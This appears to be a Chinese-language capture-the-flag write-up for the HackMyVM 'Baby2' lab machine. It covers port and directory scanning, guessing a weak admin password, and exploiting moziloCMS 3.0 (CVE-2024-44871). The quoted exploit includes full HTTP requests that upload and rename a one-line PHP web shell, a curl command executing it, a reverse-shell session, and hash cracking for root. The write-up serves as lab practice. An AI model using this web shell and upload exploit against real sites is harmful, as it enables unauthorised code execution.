

1.信息收集

开放 22，80 端口




```
┌──(root㉿kali)-[/tmp/test]
└─# nmap --min-rate 10000 -p- 192.168.2.23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-13 11:08 EDT
Nmap scan report for 192.168.2.23
Host is up (0.00019s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:E9:08:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.91 seconds
```

首页提示密码八位后三位至少一位数字可能是爆破




```
index
<!-- The new password does not comply with the rules (at least 8 characters, small and large letters and numbers). -->
<!-- Admin***  -->
```

dirb 扫到管理页面



```
+ http://192.168.2.23/server-status (CODE:403|SIZE:277)
⟹ DIRECTORY: http://192.168.2.23/wordpress/

—-- Entering directory: http://192.168.2.23/wordpress/ ——
⟹ DIRECTORY: http://192.168.2.23/wordpress/admin/
⟹ DIRECTORY: http://192.168.2.23/wordpress/cms/
+ http://192.168.2.23/wordpress/index.php (CODE:200|SIZE:7197)
⟹ DIRECTORY: http://192.168.2.23/wordpress/layouts/
⟹ DIRECTORY: http://192.168.2.23/wordpress/plugins/
==> DIRECTORY: http://192.168.2.23/wordpress/tmp/

—— Entering directory: http://192.168.2.23/wordpress/admin/ ——
+ http://192.168.2.23/wordpress/admin/admin.php (CODE:200|SIZE:0)
⟹ DIRECTORY: http://192.168.2.23/wordpress/admin/conf/
⟹ DIRECTORY: http://192.168.2.23/wordpress/admin/css/
+ http://192.168.2.23/wordpress/admin/favicon.ico (CODE:200|SIZE:2238)
⟹ DIRECTORY: http://192.168.2.23/wordpress/admin/gfx/
+ http://192.168.2.23/wordpress/admin/index.php (CODE:200|SIZE:41238)
==> DIRECTORY: http://192.168.2.23/wordpress/admin/jquery/
```

Wordpress 页面发现是 moziloCMS 3.0



Willkommen...

... im frisch installierten **moziloCMS** 3.0!

Die **Zugangsdaten** für die moziloCMS-Konfigurationsoberfläche (moziloAdmin) wurden bei der Installation bereits angegeben. Im **moziloAdmin** können nun weitere Einstellungen für das moziloCMS getätigt werden.

Wie alles hier im moziloCMS funktioniert, ist in der zum moziloCMS gehörenden Dokumentation sowie auf www.mozilo.de beschrieben. Für Fragen und Anregungen steht das mozilo-Supportforum zur Verfügung.

Das frisch installierte moziloCMS 3.0 liefert zu Demozwecken eine bereits angelegte Kategorie "Willkommen" sowie die dazugehörende Inhaltsseite "Willkommen" mit.

Hier noch als kleine Demonstration ein Bild und eine Datei:

Kali 搜一下漏洞发现有认证 rce

```
# Exploit Title: MoziloCMS 3.0 - Remote Code Execution (RCE)
# Date: 10/09/2024
# Exploit Author: Secfortress (https://github.com/sec-fortress)
# Vendor Homepage: https://mozilo.de/
# Software Link:
https://github.com/moziloDasEinsteigerCMS/mozilo3.0/archive/refs/tags/3.0.1.zip
# Version: 3.0
# Tested on: Debian
# Reference: https://vulners.com/cve/CVE-2024-44871
# CVE : CVE-2024-44871

"""
################
# Description    #
################

MoziloCMS version 3.0 suffers from an arbitrary file upload vulnerability
in the component "/admin/index.php" which allows an authenticated attacker
to execute arbitrary code on the "Files" session by uploading a maliciously
crafted .JPG file and subsequently renaming its extension to .PHP using the
application's renaming function.

#####################
# PoC for webshell    #
#####################
```

Steps to Reproduce:

1. Login as admin
2. Go to the Files session by the left menu
3. Create a .jpg file with it content having a php web shell
4. Upload the file to the server via the upload icon and save
5. Rename the file to .php on the web server and save
6. Access webshell via this endpoint :
http://127.0.0.1/mozilo3.0-3.0.1/kategorien/Willkommen/dateien/revshell.php

```
=========================
Request 1 => Upload File: #
=========================
```


```
POST /mozilo3.0-3.0.1/admin/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
boundary=---------------------------186462060042780927583949521447
Content-Length: 607
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer:
http://127.0.0.1/mozilo3.0-3.0.1/admin/index.php?nojs=true&action=files&multi=true
Cookie: mozilo_editor_settings=true,false,mozilo,12px;
3f57633367583b9bf11d8e979ddc8e2b=gucvcppc86c62nnaefqjelq4ep;
PHPSESSID=p7qq7p1t9sg9ke03mnrp48ir5b;
MOZILOID_24b094c9c2b05ae0c5d9a85bc52a8ded=8civmp61qbc8hmlpg82tit1noo
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

-----------------------------186462060042780927583949521447
Content-Disposition: form-data; name="curent_dir"

Willkommen
-----------------------------186462060042780927583949521447
Content-Disposition: form-data; name="chancefiles"
```

```
true
-----------------------------186462060042780927583949521447
Content-Disposition: form-data; name="action"

files
-----------------------------186462060042780927583949521447
Content-Disposition: form-data; name="files[]"; filename="revshell.jpg"
Content-Type: image/jpeg

<?=`$_GET[0]`?>

-----------------------------186462060042780927583949521447--

==========================
Request 2 => Rename File: #
==========================

POST /mozilo3.0-3.0.1/admin/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 98
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer:
http://127.0.0.1/mozilo3.0-3.0.1/admin/index.php?nojs=true&action=files&multi=true
Cookie: mozilo_editor_settings=true,false,mozilo,12px;
3f57633367583b9bf11d8e979ddc8e2b=gucvcppc86c62nnaefqjelq4ep;
PHPSESSID=p7qq7p1t9sg9ke03mnrp48ir5b;
MOZILOID_24b094c9c2b05ae0c5d9a85bc52a8ded=8civmp61qbc8hmlpg82tit1noo
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

action=files&newfile=revshell.php&orgfile=revshell.jpg&curent_dir=Willkommen&changeart=file
_rename
```

```
#####################
# Webshell access: #
#####################

# Wenshell access via curl:

curl
http://127.0.0.1/mozilo3.0-3.0.1/kategorien/Willkommen/dateien/revshell.php?0=whoami

# Output:

www-data

"""
```

web 渗透

Admin 页面有保护策略短时间错误三次会限制登录，大概率极其弱密码，尝试 Admin123 登录到后台




文件上传 jpg 重命名 php 就能接到 shell

双击一下文件名就能改名字

Curl http://192.168.2.23/wordpress/kategorien/Willkommen/dateien/revshell.php


拿到 shell



```
listening on [any] 2332 ...
192.168.2.18: inverse host lookup failed: Unknown host
connect to [192.168.2.18] from (UNKNOWN) [192.168.2.18] 42302
Linux Baby2 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
 11:36:00 up 28 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

提权


进到家目录能读发现 **user.txt** 文件大小不对，反着读到 **flag** 和 **aristore** 密码



```
$ cat user.txt
flag{fake-flag}
$ ls -al user.txt
-rw-r--r-- 1 root root 70 Oct 13 06:01 user.txt
$ tac user.txt
aristore:aristorearistore
flag{user-b6cc0757c4a3108795d0803f9e82b9d3}
```


直接 ssh 连上，翻了一圈没找到啥有用的信息

Dpkg -v 看看有没有被动过




```
aristore@Baby2:~$ dpkg -V
??5?????? c /etc/irssi.conf
??5?????? c /etc/apache2/apache2.conf
??5??????   /bin/cat
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.conf for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.conf
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.motd for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.motd
dpkg: warning: inspircd: unable to open /etc/inspircd/inspircd.rules for hash: Permission denied
??5?????? c /etc/inspircd/inspircd.rules
dpkg: warning: packagekit: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla for hash: Permission
denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
```

彩蛋




```
aristore@Baby2:~$ cat /etc/issue
Debian GNU/Linux 10 \n \l
                                .    **
                             *          *.
                                          ,*
                                            *,
                       ,                      ,*
                    .,                           *,
                  /                                 *
                ,*                                   *,
              /.                                       .*.
            *                                             **
            ,*                                          ,*
               **                                     *.
                 **                                 **.
                   ,*                             **
                      *,                       ,*
                         *                   **
                          *,               .*
                             *.          **
                               **     ,*,
                                 ** *,     HackMyVM

QQ Group:   660930334
IP Address: \4
```

发现 cat 被改过也没多想，想读/etc/irssi.conf 的时候狗运发现有个 cat2，进到 bin 目录看见有个 hash



```
aristore@Baby2:~$ cat /etc/irssi.conf
/usr/bin/cat2: /etc/irssi.conf: No such file or directory
aristore@Baby2:~$ cd /usr/bin/
aristore@Baby2:/usr/bin$ ls -al cat*
-rwxr-xr-x 1 root root   127 Oct 13 06:05 cat
-rwxr-xr-x 1 root root 43744 Oct 13 05:57 cat2
-rwxr-xr-x 1 root root  3305 Aug 15  2024 catchsegv
aristore@Baby2:/usr/bin$ file cat*
cat:       Bourne-Again shell script, ASCII text executable
cat2:      ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Lin
ux 3.2.0, BuildID[sha1]=01852746a90a45c16ed5c0497c9e93a5cb4df025, stripped
catchsegv: POSIX shell script, ASCII text executable
aristore@Baby2:/usr/bin$ cat2 cat
#!/bin/bash

[[ "$1" == user.txt ]] && echo "flag{fake-flag}" && exit 1
/usr/bin/cat2 "$@"

# b4b8daf4b8ea9d39568719e1e320076f
```

破解出来时 rootroot 直接提权拿到 rootflag



```
root@Baby2:/usr/bin# cat /root/*
flag{root-9741bedefe0f692a60ace05be4311fe5}
root@Baby2:/usr/bin# 
```